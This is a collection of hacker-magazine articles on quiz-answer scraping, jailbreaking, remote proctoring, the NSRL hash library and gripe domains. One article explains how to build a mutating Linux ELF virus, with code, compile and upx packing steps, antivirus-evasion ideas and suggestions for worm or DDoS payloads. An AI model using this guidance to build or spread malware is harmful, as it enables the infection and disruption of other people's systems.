Trying to reverse engineer something, especially older technology, can be fun but can also really suck. This is even more true if you are working with limited resources. It is rewarding to hack together a solution using trial and error, but it can take a lot of time, effort, and frustration. Having access to a specification, or something close, can turn an impossible task into a fun afternoon of tinkering. The hacking community is already really good at transparency; a lot of us share our projects and findings online or in person. That being said, a lot of what gets passed around online are projects that are already complete, whereas partly finished or failed attempts are less often shared. And a lot of half-done or dropped projects can have a solution hidden in them that other people sorely need. The start of a reverse engineering job can easily serve as a specification to help someone else finish the job.

So share more of your "dirty" work. Even if you don't get to the final steps, anything you find can be useful for the community. It's OK to let someone else be the "clean room."

Searching Government Quiz Sites For Hidden Answers

by Brenden Hyde

TL;DR: Some websites hide the answers to quizzes in their JavaScript code. Read on to see how you can find them!

Introduction

Recently, I was working on producing some toys in China and importing them to the U.S. Because I was importing them myself, I would be responsible for paying the import tariffs. I wasn't familiar with how tariffs worked, so I went to the source: the .gov website for "The Harmonized Tariff Schedule of the United States."[0]

This tome of .PDF files from the U.S. International Trade Commission can be a bit daunting (and boring!) to read. For a taste of this, consider Section VIII which regulates the import of, among other things, "Articles of Animal Gut (Other than Silkworm Gut)." I was going to need some help.

Luckily, the site offers some guidance in the form of mini training courses that include quizzes.[1] The courses are free, they don't require a login, and the stakes are low; you can reattempt them without limit. I noticed that with each quiz answer I submitted, I was greeted by a "JavaScript alert()" window - you know, those annoying pop-ups that fell out of fashion 15 years ago - telling me if I was right or wrong. The responses were instantaneous. The speedy responses got me thinking that there must not be any client-server interaction going on. And if the quiz wasn't reaching out to a server, then they must be storing the answers locally.

"The calls are coming from *inside* your browser. Get out of your browser!" - Nobody.

Scouring the Website's Code

I decided to use my browser's Developer Tools to snoop around the site's code. In Mozilla Firefox, you can open the Inspect Element tool with the keyboard shortcut CTRL+SHIFT+C (Linux or Windows) or CMD+SHIFT+C (macOS X). This opens the browser's Developer Tools in a mode that lets you identify the code that makes each component of the page. Each element that you hover your mouse over reveals the corresponding HTML, CSS, and JavaScript that comprise it. I clicked on the area that had all four answers to the multiple-choice question I was on. The question and answers looked like this:

Knowledge Check

Which U.S. Government agency officially determines the classification of imported goods?

A United States International Trade Commission

B U.S. Customs and Border Protection

C The Department of State

D The Department of Commerce

In the Developer Tools, right above all the HTML that made up the answers, I saw a <script> tag. HTML <script> tags contain embedded JavaScript functions that can change the way the page looks, add or remove content, store some text, and much more. It seemed like a prime candidate for storing the quiz's answers. I clicked on the little triangle that expands the script element so I could see its contents. Along with a simple answer-checking function, I noticed this array declaration:

```
  var EQA = new Array(0);
  EQA[0]="Incorrect.   The   United
➥States    Customs    and    Border
➥Protection  officially  determines
➥classification.";
  EQA[1]="Correct.    The    United
➥States    Customs    and    Border
➥Protection  officially  determines
➥classification.";
```

As you can see, it pretty clearly spells out the answer, falling just short of actually telling you which letter is right (hint: it's "B"). As I nexted my way through the test, I found that every page had the same format and the same <script> tag containing the answer.

Who Cares?

At this point, you may be thinking, "OK, you found some answers to an easy, optional test! Who cares?" While it's true that this quiz had low stakes, it is far from the only computerized exam you might take in your life. Paper tests are all but extinct these days, and not every organization has sound coding practices. Given the current administration's penchant for defunding or underfunding essential government entities, it's not too hard to imagine tests for, say, EPA certifications or drivers' licenses falling victim to the same insecure design and subsequent exploitation. If nothing else, findings like these should serve as a reminder to web designers and developers: store important data on the server in a secure way, make the client request it as needed, and don't cut corners.

Conclusion/Takeaways

So the next time you are taking an optional test on a site that feels less than modern, consider using your browser's Developer Tools to dig into the JavaScript and see what kind of goodies you can uncover. The site just might be constructed in an insecure way.

Warning: don't do this on tests that actually matter. It's wiser to actually study, and cheating is wrong in almost all cases. This is doubly true for *government* websites where digging too deeply could constitute, or be construed as, a crime.

References

[0] hts.usitc.gov/current

[1] www.usitc.gov/elearning/hts/➥menu/

Taking Control of Your Devices

by Nick

Well, three years later, I have finally decided to write another submission after feeling an urge. If you want to check out my previous submission, it is in the Spring 2017 issue with the title "Longing for the Past."

So, I love hacking things. I know hacking has different meanings, but I am referring to the being able to do stuff on something that, really, you are not supposed to be able to do. For instance, jailbreaking an iPhone, which I will get into later.

In my last submission, I spoke about things I was interested in, such as the ZX Spectrum+ 48k which I still own, dialing into bulletin board systems and phone phreaking. My hobbies have changed since then and, while I may have moved on from those hobbies, they still give me great memories. I had GCSEs and a lot of school work, so I honestly forgot all about *2600*. Once I finished school, I stopped using my Kindle (which is how I read *2600*) until I found it the other day, gathering dust. I charged it up, turned it on, and let it download all the *2600* issues I did not have. I was up all night reading. What a great magazine! I thought to myself, "I have to write a submission," and here we are.

Anyway, so onto what I want to talk about: taking control of devices you own. Let us start with the Amazon Kindle. A simple device with an E Ink display, a one Ghz processor, and I believe 256 mb of RAM. It is brilliant, but it runs an operating system created by Amazon which is locked down so you can only do what they allow you to do. Back in 2016 when I first got the Kindle, I decided to jailbreak it. At the time it was on an exploitable firmware, so I dragged in a modified update file into the root of the Kindle USB drive and clicked on the "Update Your Kindle" button in settings. That was pretty much it. It was jailbroken. The developers of this jailbreak were clever and designed the code to survive through updates. Anyway, now I can use a terminal on the Kindle, use an IRC client, have a better web browser and a,good PDF viewer, and even SSH into the thing. Now while some of these add-ons may not be useful or productive, it makes the device feel more like my own.

Now onto PS3, Wii, and Xbox 360 consoles. These consoles were both last-gen and came out in November 2007. I have had the Wii since 2010, but I picked up the PS3 in December 2018 because a friend gave me a good deal, and I wanted to play some old games. Again, I wanted control over my device, so I researched on how to jailbreak the Wii and, somewhat like the Kindle, it was a matter of extracting a few files on to an SD card, inserting it into the Wii, and scrolling through the message board until a letter came up with a bomb icon on it. Once you click on this, it initiates an exploit which allows you to install Homebrew Launcher on the Wii. On this jailbroken Wii, I have a DVD player app, Wii-Linux, and a launcher. I got an external HDD hooked up to it, which I backup my games onto in case the discs get scratched. The PS3 was much more fun, however, as I initially started with a basic HEN (Homebrew Enabler Exploit), as I heard that the PS3 was easy to brick. After getting a little bored of HEN functionality, I decided to go for a full-blown CFW (Custom Firmware) exploit. This required an exploit placed on a USB drive plugged into the PS3. I loaded up a PS3 exploit website and it used the exploit on the USB drive to patch the NAND/NOR flash memory. If the PS3 lost power, then it was gone forever unless you had a hardware flasher handy. Anyway, it worked, and I installed a CFW of my choice. Like the Wii, I installed a launcher so I could backup my games to the internal HDD in case the discs got scratched, and it is actually faster loading from the HDD as opposed to the Blu-ray drive. Other uses of the jailbreak include being able to install an Atari 2600 emulator and being able to play PS2 games on the non-backwards-compatible PS3. Just like with almost every other device I own, I wanted to jailbreak my Xbox 360. It did not go too well though. The Xbox 360 RGH (Reset Glitch Hack) requires soldering a board with wires to the Xbox's motherboard. I managed to mess up the soldering though and the 360 stopped working. The 360 OS works in a hypervisor-based environment. An RGH works by sending timed pulses to the 360's CPU, which when hit at exactly the right time, causes the Xbox to boot without the hypervisor.

Now my favorite. Apple iPods, iPhones, and iPads. I got my first Apple device (iPod Touch Fourth Generation) back in 2010 when I was nine years old. I loved it; it had an endless supply of free games on the App Store and entertained me for hours on end. That was until I saw a Windows 95 emulator running on an iPad. I went on the App Store, searching for iDOS only to find out it had been taken down and the only way to run it was by downloading something called Cydia. I remember searching for ways to jailbreak and then I finally found "limera1n." limera1n.exe itself did not work for me, but I found better software. Something called redsn0w. At the time, I did not understand the difference between tethered and untethered. As a quick summary of both terms:

Tethered: every time the iDevice boots up, it needs the jailbreak software to boot the iPod, otherwise it simply will not boot.

Untethered: the iDevice can boot without a computer.

So, I went on holiday and within a few days, I forgot to charge it one night and by the morning it had run down. And of course, it would not boot. I did not have a laptop either. Anyway, once we arrived home, I jumped on my computer and learned the difference between untethered and tethered, and finally booted my iDevice using redsn0w. That was probably the funniest memory I have of my jailbreaking adventures. I just remember how upset I was that I could not use my iPod for the rest of my holiday! Now I do not use the iPod anymore; I managed to set up a dual boot between iOS 6 and iOS 5 and each partition has only eight GB each!

So now I own the iPhone XS, iPad Mini First Generation, iPad Fourth Generation, the same iPod Touch Fourth Generation, and an iPhone 3G. I managed to find this iPhone 3G on eBay for around £20.

I knew that you could do a lot with an iPhone 3G, so I bought it. I bought it with a carrier lock and, within an hour of owning it, I unlocked the baseband by first downgrading the baseband, flashing to an iPad baseband, and then unlocking the baseband with a package called ultrasn0w. I tried all iterations of iOS it supported, and it was interesting to use iOS 4.2.1 (the first iOS I ever used on my iPod Touch Fourth Generation. Both iPad's I own are jailbroken, but they are just gathering dust because the iOS is outdated, and they are slow.

The only device I really use now is my iPhone XS. It runs on iOS 13, which I like because it is fast, snappy, and does what I need it to do. I do not really feel a need to jailbreak my devices anymore because I have no reason to. I mean, sure, if a jailbreak came out for it, then I'd give it a go which is what I did with an iOS 12 jailbreak, but in the end it actually just slowed the device down and negatively affected battery life.

So, what is my point? Well, I wanted to share some good memories with you, the readers. Also, though, I wanted to voice my opinion. If you spend money on a device, whether that be £50 on a Kindle or £999 on an iPhone, that device is yours and you should be to do with it whatever you want. In the same way, Android users can install any APK they want (if it is compatible with the device), I feel like Apple really needs to relax strict security measures around iOS and iPhones/iPads. Now I know that Apple is all about security and privacy and so am I, but it should be the responsibility of the user to decide whether they trust a certain app, theme, or any kind of modification to their device. Each year that a new iteration of iOS is released, it seems like Apple picks a few of the popular jailbreak modifications and includes it in their iOS release. A good example was f.lux, in other words, "Night Shift." I am not saying there is anything wrong with this, but in the end, for me at least, it just gives me another reason not to jailbreak. But for developers who spent their time developing these tweaks, it is a shame that such potential is just "not needed anymore" because Apple already includes this feature in their iOS software.

Please note that any device modifications can potentially screw up your device, causing them to be bricked or, therefore, completely unusable. Please make sure to follow trusted guides for any device modifications you make.

Thanks for reading!

EFFecting Digital Freedom

by Lindsay Oliver

Let's Call Remote Proctoring What It Is: Spying

The arrival of COVID-19 has hit fast-forward on an already troubling and dangerous trend in the wider education system: the invasive advancement of surveillance software in educational environments. Students were already subject to a wide array of monitoring techniques and capabilities, such as social media or device monitoring, among others. But the pandemic has given proponents of this approach the excuse and cover to turn it up to 11 with one particular - and particularly egregious - tool: remote proctoring.

Remote proctoring covers a category of technologies that "watch" students as they take tests. It has a simple purpose: to protect the integrity of an exam. In practice, however, remote proctoring has a lot in common with bossware and stalkerware, and it subjects students to invasive monitoring much akin to 1984's telescreen: when students use the apps to take their tests, the apps watch them in return.

It has been deployed primarily in universities and colleges since schools have switched to remote learning models, though some high schools have begun subjecting their students to these Orwellian nightmares, too.

Through a variety of techniques such as face recognition and keystroke patterns, AI proctors decide whether the student taking the test is the correct one; gaze monitoring, eye-tracking, and behavioral flagging are supposed to ensure that students aren't cheating by looking away for too long or speaking to someone else off-screen; live audiovisual monitoring of a student's home environment by either a human or AI proctor is meant to ensure that the student doesn't leave the computer, and that no one else enters the room, either.

These technologies are a window into the personal lives of not only the students being compelled to use them, but into the lives of anyone who shares space with them. They gather, retain, and in some cases share/monetize (sometimes with third parties) massive amounts of sensitive data on students and their devices. The data gathered can be unbelievably comprehensive: demographic data, disability and citizenship statuses, audio and video recordings of students' personal spaces, location data, browser activity, biometric data which can be used to identify students for the rest of their lives, and more. This can include face, eye, and hand scans, and even behavioral data like typing patterns. Some software even requires students submit video lap scans, which are then stored and accessible for an uncertain amount of time by professors, administrators, and, potentially, third parties from or contracted by the proctoring company. Most of these technologies use some form of facial recognition to identify test-takers, and this biometric data is sometimes compared to a government-issued ID or pre-submitted photos. If this data is leaked, it can almost never be changed - you can't alter your face the way you can update a stolen password.

Once installed or enabled, many of these apps have nearly unfettered access to student device directories and file systems, and in order to use them, students have to grant broad permissions to the software. These systems can give proctors what essentially amounts to a rootkit on student devices (and others if devices are shared amongst household members), with no ability for those affected to meaningfully consent or opt out.

On top of this grotesque invasion of privacy, remote proctoring also reinforces systemic injustice. These companies use "artificial intelligence" to attempt to determine if students are cheating, and they rely on data about how "typical" students take a test to do this. But what this really means is that they are likely to flag students who don't fit the mold. Additionally, their requirements ignore the realities of many students today. Many people don't have access to a private room or time for an uninterrupted test if they are sharing limited living space with others. Someone's toddler excitedly running into the room isn't going to understand that their presence could invalidate a test. Penalizing students for their living environment or other factors they can't control is ridiculous and cruel.

And these proctoring platforms don't just require a high download speed - they require high upload speeds as well to monitor the webcams of students during exams. Access to actual, real high-speed Internet is an issue not only for low-income students, but also rural students where high-speed Internet infrastructure has not been built out yet. Many students rely on devices that don't meet the requirements to use these platforms, and some don't have Internet access at all. If a student's Internet goes down even for a short period of time, it could result in a test being invalidated by either kicking the student off the platform entirely or by invalidating the test because the video feed was briefly interrupted.

In terms of accessibility, these systems are not set up to meet the needs of students with disabilities, and might especially penalize neurodivergent students. These systems do not account for the breadth and depth of human behavior and coping mechanisms that students may display as they take their tests. Some may talk to themselves, some may stim to help themselves regulate, some might have a hard time maintaining eye contact with the screen. All of these behaviors are potential "suspicion score" flags, and unfairly subject the most vulnerable students to the most monitoring. The horrible end result of the use of remote proctoring apps is that every student is forced to accept mandatory surveillance, and students who may already be struggling, or may need extra attention to succeed, will fall behind.

Thankfully, security researchers are diving into the features of these tools, their security measures, and their data collection practices, and finding significant problems. More research will need to be done, but we're proud to see so much interest in ensuring students, who might otherwise have no choice, are not being thrown under the surveillance bus. Students, too, are angry and fighting back. Student activists have started hundreds of petitions demanding their universities ban the use of the technologies, and schools are starting to listen. We are glad to see students refusing to give up their privacy and data security to these spying apps. No one should be subjected to this level of compulsory surveillance just to get an education.

The NSRL For Hackers

by Steffen Fritz

2600@fritz.wtf

The National Software Reference Library (NSRL) is something you probably never heard of, although it is one of the largest software collections in the world. It is maintained by the National Institute of Standards and Technology (NIST), supported and used by Homeland Security, FBI, and other security agencies in the U.S. and the world.

In this article, I will give you an overview over the NSRL and an idea about what you can do with it. And what they use it for.

0x0 What Is It And What's In It

Firstly, the NSRL[0] is a huge corpus of software: applications, operating systems, games, libraries, and tools. It holds proprietary products like Microsoft Windows or Adobe suites, but also open source things like Linux distributions or GNU compilers. The NSRL does not contain forbidden user data like terror propaganda videos or images of sexual abuse.

Secondly, it is a huge collection of generated metadata sets from the products in the corpus. And these metadata sets are available for free and without registration.[1]

The metadata sets are called Reference Data Set Hash Sets (RDS hash sets) and there are six of them, each different.

0x1 RDS Types and Structure

All of these six sets consist of four simple - but huge - csv text files. In them, you find SHA-1, MD5, and CRC32 hash sums, file sizes, names, and more. Let's have a closer look.

The RDS Modern set has information about software from 2000 and later and counts over 104 million entries, with doublets. What is a doublet in this context? A wallpaper, for example, can be part of two operating system releases. The wallpapers are identical, i.e., have the same hash sum. As it is used in two places, the entry in the set is there twice and, therefore, the information is redundant.

The RDS Modern Minimal is also about software from 2000 and later, but with doublets eliminated and has still more than 26 million entries.

The RDS Modern Unique is again about software from 2000 and later, but consists only of entries that have no doublets in the first place. I have no clue why someone may use this set.

RDS Legacy has more than 107 million entries and includes all the code before 2000.

Finally, we have two sets for mobiles, one each for iOS with more than 14 million and Android with 13 million entries.

What do the entries look like, you ask? Here we go. Two examples, with the field names in the first line. These entries are from the NSRLFile.txt:

```
 “SHA-1”,”MD5”,”CRC32”,”FileName”,
”FileSize”,”ProductCode”,”OpSyst
emCode”,”SpecialCode”

“000000F694CA9BF73836D67DEB5E272
4338B422D”,”497C460BBA43530494F37
DF7DE3A5FF4”,”46B80AC7”,”bpa10x.
ko”,12944,17066,”362”,””

“000001BB80E9C6F9CACB6DA82F4D2E3
266B9C4C3”,”3491EE38124BF5382D082
8C5209C83B5”,”6CC040F2”,”Batman_
Seventies.POR”,90,196184,”362”,””

“1CD1A58EA7014787FDDB23BE6BF6008
EE3AC1BD4”,”0606C4B397212803E713
45845703CB26”,”8088D594”,”unwind-
ilp32.d”,1001,17399,”362”,””
```

The first five fields are self-explanatory. ProductCode references to an entry in the file NSRLProd.txt. This file has more information on the products where the files are used. Let's have a look into this file and search for the product code 17066:

```
“ProductCode”,”ProductName”,”Pr
oductVersion”,”OpSystemCode”,”M
fgCode”,”Language”,”Application
Type”
17066,”Linux Mint 17.2 Rafaela
Cinnamon 32-bit”,”2006”,”51”,”534
”,”English”,”Operating System”
```

OK, so we know that the file bpa10x.ko is used in the operating system Linux Mint 17.2, 32-bit version.

The field OpSystemCode references an operating system in the file NSRLOS.txt:

```
“OpSystemCode”,”OpSystemName”,”
OpSystemVersion”,”MfgCode”
“51”,”Linux”,”Generic”,”534”
```

As you can see, we have relations between the information in the different metadata files of the set.

0x2 Usage Stories

Now it is nineteen eighty-four
Knock-knock at your front door
It's the suede denim secret police
They have come for your ... PC and hard disks and USB sticks and mobiles and ...

When some nosy people get their hands on your equipment and stored data, they are only interested in specific data. Data that is user-generated and therefore not in off-the-shelf products like operating systems. When those people have to check millions of files on your disks to find a specific file or information, it is handy to check if a file is in the NSRL. If it is not, chances are high that the file is worth a look. So hiding information in files, disguised as drivers in system folders, isn't a good idea anymore. To be honest, it never was.

Since you've read this far, you'll probably find all this interesting. But you might wonder why the NSRL should be of interest for your daily practical ITsec work. Let me give you two examples.

1. Baseline for Intrusion Detection Systems

You could use the NSRL as a baseline for an intrusion detection system. Extract all entries relevant for your operating system and compare the hashes.

2. File carver

If you have to restore files from a crashed hard disk, you could find yourself in the same situation like the law enforcement guys. When a disk is damaged, in most cases you can create an image with "dd" or something else. You then let a file carver like "scalpel" do its work on the image and carve files. If the file names or metadata cannot be restored, you could compare the hashes of the carved files against the NSRL and, if the hash is not in the NSRL, the file is probably interesting.

For the second example, it is enough to know if a hash is in the NSRL at all. As I have this use case more than once a year, I created a workflow for this task using Redis. Redis is a simple NoSQL, key-value in-memory database. To work efficiently with the hash set, I import all SHA-1 hashes as key with the value TRUE into a Redis database. After that, I create hashes of all carved files and ask Redis if it has the hash as a key. If not, I copy the file to handle it further.

You can find a script downloading the RDS Modern Minimal and importing it into Redis on GitHub.[2]

0x3 Conclusion

The NSRL is an impressive corpus of software. It's freely available Reference Data Sets are an invaluable resource for all the IT security specialists, data hoarders, digital archivists, and metadata nerds out there.

Have fun with it and do something good!

0x4 References

[0] `www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl`

[1] `www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl/nsrl-download/current-rds`

[2] `github.com/steffenfritz/nslredis`

Make Viri Great Again

by Israel

It was just a normal late night on my computer. I decided to browse `vxheavens.com` and noticed the website was completely down. Panicking, I checked and found their domain was for sale. Suddenly I heard the voice of Obi-Wan Kenobi in my head. "I felt a great disturbance in the Force. As if millions of voices suddenly cried out in terror and were suddenly silenced."

This would not be the first time the site had faced adversity. Pending an overturned investigation, the site was temporarily shut down by their local authorities in 2012[1]. Searching social media and some very dark corners of the Internet brought up more questions than answers. At the time of this writing, all I know is that the founder and his team are not commenting or responding to questions.

Many will say goodbye and good riddance. What has the virus community done beyond helping to sell anti-virus software? I would need an entire book to explain how ignorant that statement is, but I hope to at least outline some of the high points in this article.

Needless to say, anything in this article is for educational purposes only. The virus code in this article should not be released into the wild. Depending on where you live, releasing some of this code could be nothing, or a very, very serious crime. Be ye warned.

Let's talk for a moment just about regular hacking and reconnaissance. Rootkits are basically an antithesis to a virus. Instead of being very loud and annoying, they are very quiet on a system, thus being the weapon of choice to a ninja. Yet both are susceptible to anti-virus (AV) detection if they do not cover their tracks.

Let's ask ourselves for a moment what is true stealth? Is it being able to avoid detection while being very quiet? Or being able to avoid detection while running through a computer like a bull in a china shop? Are modern rootkits even using all the anti-detection techniques that viruses normally utilize? The answer is no.

Now let's talk about viruses in biology. Depending on the year and who you ask, biological viruses are living or non-living organisms. Like Pluto being a planet, the scientific community has downgraded biological viruses to non-living organisms over the past few years. Nevertheless, the scientific community does agree that the ability to reproduce is a prerequisite to all life. Biological viruses will append or prepend themselves to a cell to spread. Then they will hijack the cell to make copies and reproduce themselves. Computer viruses will append or prepend to files and behave in much the same way.

Biological viruses eventually evolve. They become resistant to antibiotics and the defenses of the human body. For many years, polymorphic encryption alone was enough to evade the best AV detection. Eventually, this was not good enough. Virus writers moved on to metamorphic code (aka polymorphic code, self-mutating code, etc.). Some even took this so far as to make viri that would compare their code to the code of other malware and recompile themselves. Biological viruses must evolve through reproduction like most living things. Computer viruses have the ability to do this multiple times in the same lifetime, or runtime. Imagine if we had that kind of power - to see any other human and choose to rewrite ourselves with their attributes. We'd probably all be gods by Christmas.

As we move into AI and neural networks, we can apply this to machine learning. Or to making better code. Even to maybe making more secure code. Anyone who's written shellcode for buffer overflows knows that it needs to be lined up pretty exact to land on the stack where execution happens. Yes, one can make a NOP (no-operation) sled to make up for being a little off, but how long does that NOP sled need to be? Especially if software on the victim's machine has rewritten itself differently, or with different code than in your test environment. Can virus writing techniques lead us to better security? It wouldn't be the first time.

Worms are another creature in the malware biosphere. Usually they use many of the same exploits that hackers use and create, but generally are used to spread a virus onto multiple machines without a human behind the wheel. I see so many people today still using RHEL 2 and FreeBSD 6 in production environments. When asked, most will claim they have some legacy application that will only run in that environment. You can tell them all day how known exploits are published on the web for them. Whether it's being too cheap to migrate or just apathy, they refuse to move, all the while presenting risk to others who share their subnet or networks. In the past, viruses have forced many to upgrade or die. I have read that the human body actually benefit from being sick sometimes[2]. It forces the body to increase white blood cell production and build up its defenses. Perhaps if we really want good security, maybe it's time to make viruses great again.

For the code examples in this article, I will be using examples that are specific to Linux. I have chosen this for two reasons. One is that many live in the delusion that viruses do not exist for Linux. The other is that I feel dirty on a Windows computer. Many viruses will use Assembly, but I have tried to keep this as simple as possible. While viruses can be done in Python, Bash or very high level languages, mutation will need something like C to alter in memory. Not using Assembly will also allow us to compile this code on any architecture running Linux, regardless of the hardware it's using.

Enough of the talk. Let's look at some code. I came across a very good description of how mutation works[3]. Obviously this is very, very basic for a beginner. However, I would change this a little more. Instead of printing 42 each time we mutate, let's change this function:

```
// Change the immediate value
➥in the addl instruction in
➥foo() to 42
unsigned char *instruction =
➥(unsigned char*)foo _ addr + 18;
*instruction = 0x2A;
```

Instead we can use the following to make a random number each time this is called instead:

```
// Make a random number
srand(time(NULL));
unsigned int r = rand();
// Change the immediate value in
➥the addl instruction in foo()
➥to a random number
unsigned char *instruction =
➥(unsigned char*)foo _ addr + 18;
*instruction = r;
```

I should also point out that "srand" does not have very good randomness and will be easily defeated by AV. We could improve this further, but I'm just trying not to turn this article into a book.

You may test and run this to see where we overwrite the value of "foo()" in memory. Then you can probably remove any "puts" or "printf" statements and "<stdio.h>". Since we aren't going to use output anymore, we can also remove the error checking with "fprintf" as well. Finally, we need to change "int main" to something like "int foo_main" so we can use this as another file of C functions the virus can call and not run independently.

For the virus code, I suggest reading about and pulling down the following code[4]. The only real change I would suggest at first is adding a "sleep(3);" in the "payload(void)" function. Otherwise this code will eventually fork bomb the device you run it on. Viruses are expected to get loud, but this needs to be done a little more slowly. If you run and execute this code in a child directory with no other children, it will only infect files in that directory. However, if you are root and put this in "/" it will continue to dig down through every ELF binary on the device. So use this in a sandbox or virtual machine unless you just really want to have a bad day.

Somewhere in the virus code, we will also need to add "extern int foo_main()". This will kick off the mutation code, which will keep changing the signature of this virus in memory. It doesn't really matter where you put this as long as it exists. Now we can compile both files together with the following:

```
$ gcc -D _ DEFAULT _ SOURCE -o
➥virus mutate.c zeus.c -s
```

Let me explain that without "-D_DEFAULT_SOURCE" you will probably get many warnings or errors with mutate.c. I should also let you know to not use "-O2" or any level of optimization. It will also break with mutate.c.

It will compile, but our random number is gone.

Your mileage may vary on how much you edit this code, but without "-s" this code comes to about 19KB:

```
$ ls -lh virus
-rwxr-xr-x 1 root root 19K May
➥28 16:53 virus
```

If we add "-s" back in, this brings it down to 15KB:

```
$ ls -lh virus
-rwxr-xr-x 1 root root 15K May
➥28 16:55 virus
```

Most of you should have a package for upx in your repos. When applying upx to the binary after "-s" in gcc, we now have things down to 6KB:

```
$ upx --best virus
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2017
UPX 3.94 Markus Oberhumer,
➥Laszlo Molnar & John Reiser
➥May 12th 2017
 File size Ratio Format Name
-------------------- ------ -----
------ -----------
14656 -> 6096 41.59% linux/amd64
➥virus
 Packed 1 file.
 $ ls -lh virus
-rwxr-xr-x 1 root root 6.0K May
➥28 16:55 virus
```

It is possible to take this much, much further[5], but Assembly would be required. Once we have the exact size, we need to edit the code for zeus.c again. The line with "#define PARASITE_LENGTH 10069" will need to be updated to reflect the new size of this code. Allocating more space probably won't hurt execution, but with AV and anti-forensics, less is always more.

You will know the virus is running when it begins printing "Infected filename" to the screen. You will also notice that files in "/tmp" are appearing like "/tmp/.virusXXXXXX". These files could probably be stopped by putting this information into variables or array values and writing less to disk. Or for rootkit writers, abusing "LD_PRELOAD" to hide a directory to write these files to would work as well.

You will also notice that our "printf" statement comes from a function called "payload()". This could certainly be altered further to send an exploit, making this a full worm and/or a timed DDoS attack.

Before angry people start crying I'm nothing but malicious, let me point out to you that the author of the virus code has also published AV detection for it[6]. I would also like to point out the power of the Stuxnet virus[7]. Whether you support or hate the U.S., Israel, and/or Iran, no one can deny that Stuxnet crippled Iran's nuclear program for a while. Whether used for good or evil, no one can deny the power of a computer virus now.

At this time, I was unable to find any binary runtime crypters for Linux freely published online. I'm sure they exist, but perhaps have gotten lost to time. While writing this article, we noticed a very good clone of `vxheavens.com` pop up[8]. However, the forums and some linked content are gone. All I can say is that this work needs to continue. We need research and forums for discussion. To Herm1t and his team, Godspeed wherever you are. Thank you for all your work in the community.

[1] nakedsecurity.sophos.
➥com/2012/03/28/vx-heavens-virus
➥writing-website-raided

[2] deserthealthnews.com/stories/
➥its-good-to-get-sick

[3] 0x00sec.org/t/polycrypt-
➥experiments-on-self-modifying-
➥programs/857


[4] web.archive.org/
➥web/20170219031937/http://zeus.
➥fei.tuke.sk/bps3r/html/ch08s03.
➥html

[5] www.muppetlabs.com/~breadbox/
➥software/tiny/teensy.html

[6] web.archive.org/
➥web/20161112163120/http://
➥zeus.fei.tuke.sk/bps3r/html/
➥ch08s03s03.html

[7] en.wikipedia.org/wiki/Stuxnet

[8] vxheaven.01.wtf/




by Alexander Urbelis

All Things that "Suck" May Not Suck

In the first installation of this ongoing column, we abruptly halted just as I was lamenting the scarcity of legitimate gripe sites these days. This lamentation, readers will recall, was sparked by my harrowing experience trying to replace a broken iPhone with T-Mobile in the midst of the pandemic, during which T-Mobile initially refused to cancel an order, insisting I return to a T-Mobile store, inside a mall, to perform this unarguably simple task.

Using the DNS intelligence platform I built, I identified ten domain names that contained both the strings "tmobile" and "sucks." I then examined the NS records of each of these domains using a script I wrote to perform a "dig ns $domain +short", format the output, and hunt for NS records based on a string I specified. (As an aside, examining NS records of a domain can be as useful in determining ownership as Whois records; and if you're interested in looking up tens of thousands of NS records, unlike Whois lookups, there are no concerns about being rate-limited.) The output of that script is below:



```
1 / 10  | tmobilefuckingsucks.com | dns1.registrar-servers.com |
2 / 10  | tmobilereallysucks.com | ns72.domaincontrol.com |
3 / 10  | tmobile.sucks | ns1.p20.dynect.net |
4 / 10  | tmobilesucksass.com | ns54.domaincontrol.com |
5 / 10  | tmobile-sucks.com | ns34.domaincontrol.com |
6 / 10  | tmobilesucks.com | ns4.markmonitor.com |
7 / 10  | tmobilesucks.net | ns2.domainit.com |
8 / 10  | tmobile-sucks.us | pns.dtag.de |
9 / 10  | tmobilesucks.us | us19-east.irondns.net |
10 / 10 | tmobiletvsucks.com | ns7.markmonitor.com |
```

From this small data set, we can make some lamentable deductions.

First, the fact that there are only ten domains that focus on a major telecommunications provider sucking is a clear signal that the days of gripe sites may be long gone.

Second, as the NS records indicate, the host of two domains is Mark Monitor. Mark Monitor is a well-known and often-used corporate domain name registrar. And the two most valuable gripe site properties, i.e., tmobilesucks.com and tmobiletvsucks.com, have NS records indicating that T-Mobile itself owns these domains. What is more, upon further examination, T-Mobile also appears to own tmobile-sucks.com. Curiously, both tmobile-sucks.us and tmobilesucks.us are the eldest of all the domains, dating from 2002, and both of these are hosted in Germany.

Third, and critically, not a single one of these ten domain names resolves to anything substantive at all. This was surprising and depressing. I'd thought that at least one of these would resolve to a landing page with a few words about a horrible customer experience or perhaps even an anachronistic "Under Construction" sign placed there a decade or two ago by an energized and pissed-off customer, who then simply never got around to putting that gripe site together because life and work and family and hobbies and something - anything at all - got in the way.

Dejection set in. Gripe sites were a perennial thorn in the side of every major corporation and every major service since the 1990s. Moreover, corporate criticism being a form of speech and expression critical to the legal doctrine of fair use, the existence of gripe sites was, in essence, a bulwark against the constriction of the doctrine of fair use. And the doctrine of fair use, especially in the context of the Internet, was a cornerstone of the freedom of expression. In a sense, fair use is that which prevents intellectual property rights from infringing on the Bill of Rights.

